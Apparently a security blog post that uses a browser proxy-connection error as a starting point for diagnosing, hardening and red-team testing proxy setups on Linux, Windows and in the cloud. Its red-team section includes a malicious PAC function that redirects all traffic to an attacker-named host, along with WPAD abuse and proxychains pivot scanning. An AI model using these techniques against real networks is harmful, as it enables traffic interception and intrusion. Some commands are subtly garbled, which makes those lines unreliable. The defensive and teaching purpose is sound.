Listen to this Post

Introduction:
Proxy servers act as intermediaries between clients and the internet, enforcing access policies, caching content, and filtering threats. However, a misconfigured proxy or a connection failure—such as the common `ERR_PROXY_CONNECTION_FAILED` error—can not only disrupt operations but also create security blind spots, including man-in-the-middle (MITM) opportunities, credential leakage, and bypass vulnerabilities. Understanding how to diagnose, harden, and test proxy configurations is essential for any cybersecurity professional.
Learning Objectives:
- Diagnose proxy connection failures using native OS commands and network tools.
- Implement secure proxy configurations to prevent MITM and unauthorized access.
- Apply red-team techniques to test proxy misconfigurations and blue-team mitigations.
You Should Know:
- Diagnosing Proxy Failures: Step‑by‑Step with Linux & Windows Commands
This section extends the error message: “No internet – something wrong with the proxy server, or address incorrect. Try contacting admin, checking proxy address.”
What this does: Verifies proxy settings, connectivity to proxy server, and bypasses proxy to isolate the issue.
Step‑by‑step guide:
Linux – Check & test proxy:
 View current HTTP_PROXY environment variable
echo $HTTP_PROXY $HTTPS_PROXY

Temporarily unset proxy to test direct access
unset HTTP_PROXY HTTPS_PROXY
curl -I https://www.google.com

Test proxy server reachability
nc -zv proxy.example.com 8080
Windows – Check system proxy & reset:
 Show current proxy settings
netsh winhttp show proxy

Reset proxy to direct (no proxy)
netsh winhttp reset proxy

Check Internet Explorer / system proxy via registry
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" | findstr Proxy
Cybersecurity angle: Attackers often abuse proxy auto-config (PAC) files or WPAD to redirect traffic to malicious proxies. Use `nslookup wpad` to detect rogue WPAD entries.
2. Hardening Proxy Configurations Against MITM & Exploitation
What this does: Prevents attackers from intercepting or bypassing proxy controls by enforcing strict proxy authentication, TLS inspection, and fail-closed behavior.
Step‑by‑step guide:
On a Squid proxy (Linux):
 Require authentication for all requests
auth_param basic program /usr/lib/squid/basic_ncsa_auth /etc/squid/passwd
acl authenticated proxy_auth REQUIRED
http_access deny !authenticated

Force SSL bump (MITM inspection) only for allowed domains
ssl_bump peek all
ssl_bump bump allow allowed_domains
Windows – Force proxy via Group Policy:
- Open `gpedit.msc` → User Configuration → Administrative Templates → Windows Components → Internet Explorer
- Enable “Make proxy settings per-machine (instead of per-user)” and “Prevent changing proxy settings”
Testing MITM vulnerability:
 Use mitmproxy to simulate an attacker
mitmproxy --mode regular --listen-port 8080
 Configure client to use this proxy and browse HTTP/HTTPS - check for certificate warnings
- Cloud Hardening: Proxy & API Security in AWS/Azure
What this does: Secures outbound traffic from cloud resources (EC2, Lambda, AKS) by forcing traffic through authenticated proxies and validating API endpoints.
Step‑by‑step guide:
AWS – Configure EC2 instance to use a forward proxy with IAM:
 Set proxy for AWS CLI commands
export HTTP_PROXY="http://my-proxy:3128"
export HTTPS_PROXY="http://my-proxy:3128"
aws s3 ls --endpoint-url https://s3.us-east-1.amazonaws.com
Hardening: Use VPC endpoints instead of proxy for AWS APIs – prevents data exfiltration via misconfigured proxy.
 Create VPC endpoint for S3
aws ec2 create-vpc-endpoint --vpc-id vpc-xxx --service-1ame com.amazonaws.us-east-1.s3
Azure – Force all outbound traffic through Azure Firewall with proxy settings:
 Set proxy for Azure CLI
$env:HTTP_PROXY="http://fw-ip:8080"
az vm list --output table
4. Exploiting Proxy Misconfigurations (Red Team)
What this does: Demonstrates how an attacker can abuse a misconfigured proxy to pivot, sniff traffic, or gain unauthorized access.
Step‑by‑step guide:
Test for open proxy:
curl -x http://victim-proxy:8080 http://ifconfig.me
 If returns external IP of proxy, it's open – can be used for anonymization or abuse
Exploiting No Authentication:
- Use `proxychains` to route Metasploit or Nmap through the open proxy.
/etc/proxychains.conf
http 10.0.0.25 8080

Then
proxychains nmap -sT -Pn internal-target.company.com
Proxy Auto-Config (PAC) injection: Host a malicious PAC file that routes all traffic to attacker’s proxy:
function FindProxyForURL(url, host) { return "PROXY attacker.com:8080; DIRECT"; }
Then exploit WPAD via DHCP option 252 or DNS WPAD record.
5. Mitigation: Blue Team Hardening & Monitoring
What this does: Detects and blocks proxy abuse, including rogue WPAD, unauthorized proxy usage, and credential leakage.
Step‑by‑step guide:
Disable WPAD and force explicit proxy configuration:
- Windows Registry:
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WinHttpAutoProxySvc" /v Start /t REG_DWORD /d 4 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings" /v EnableWPAD /t REG_DWORD /d 0 /f
Monitor proxy logs for anomalies:
 On Squid – detect tunneling attempts of non-allowed ports
grep "CONNECT" /var/log/squid/access.log | grep -vE ":443|:80"
Deploy egress filtering at the firewall:
 iptables rule to block all egress except through authorized proxy
iptables -A OUTPUT -d ! 192.168.1.100 -p tcp --dport 8080 -j DROP
API Security: Validate `X-Forwarded-For` headers – attackers can spoof them to bypass proxy restrictions. Use `proxy_protocol` on NGINX to preserve true client IP.
What Undercode Say:
- Key Takeaway 1: The `ERR_PROXY_CONNECTION_FAILED` error is not just a nuisance—it often signals a deeper misconfiguration that can be exploited via MITM, rogue PAC, or open proxy abuse.
- Key Takeaway 2: Proactive hardening—forcing authentication, disabling WPAD, and egress filtering—turns a vulnerable proxy into a robust security control. Red teams should test proxy misconfigurations early, while blue teams must monitor for proxy bypass attempts.
Analysis (approx. 10 lines):
This error typically appears when a browser or system tries to reach a proxy server that is down, filtered, or incorrectly addressed. From a security perspective, the incident reveals how organizations often rely on implicit proxy settings (e.g., WPAD) without verifying integrity. Attackers can leverage this blind spot by setting up a rogue proxy that replies to WPAD queries, redirecting all traffic to a MITM tool like Burp or mitmproxy. Conversely, a failure that forces a client to fallback to direct internet may bypass content filtering and data loss prevention (DLP) controls. Therefore, the correct response is not only to fix the connection but also to audit proxy authentication, enforce TLS inspection, and implement fail-closed behaviour (no direct fallback). Regular penetration tests should include proxy bypass and MITM scenarios. Cloud environments demand extra caution: proxies configured for API access can leak credentials if not paired with VPC endpoints or managed IAM roles. Ultimately, this humble error message is a valuable canary—ignoring it invites compromise.
Prediction:
- -1 Over the next 12 months, we will see a rise in attacks exploiting WPAD and automatic proxy discovery, especially in hybrid work environments where employees roam between networks.
- +1 Adoption of Secure Web Gateways (SWG) with Zero-Trust-based proxying (e.g., Zscaler, Netskope) will accelerate, reducing reliance on legacy explicit proxy configurations.
- -1 As AI-powered coding assistants generate proxy configuration snippets, we anticipate a surge of insecure defaults (e.g., open proxies, no authentication) being deployed unknowingly.
- +1 Browser-1ative tools like Chrome’s “Enterprise Policies” and Firefox’s “Automatic Proxy Configuration URL” validation will integrate certificate pinning and checks for PAC file integrity, mitigating MITM risks.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Podintsov Today – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


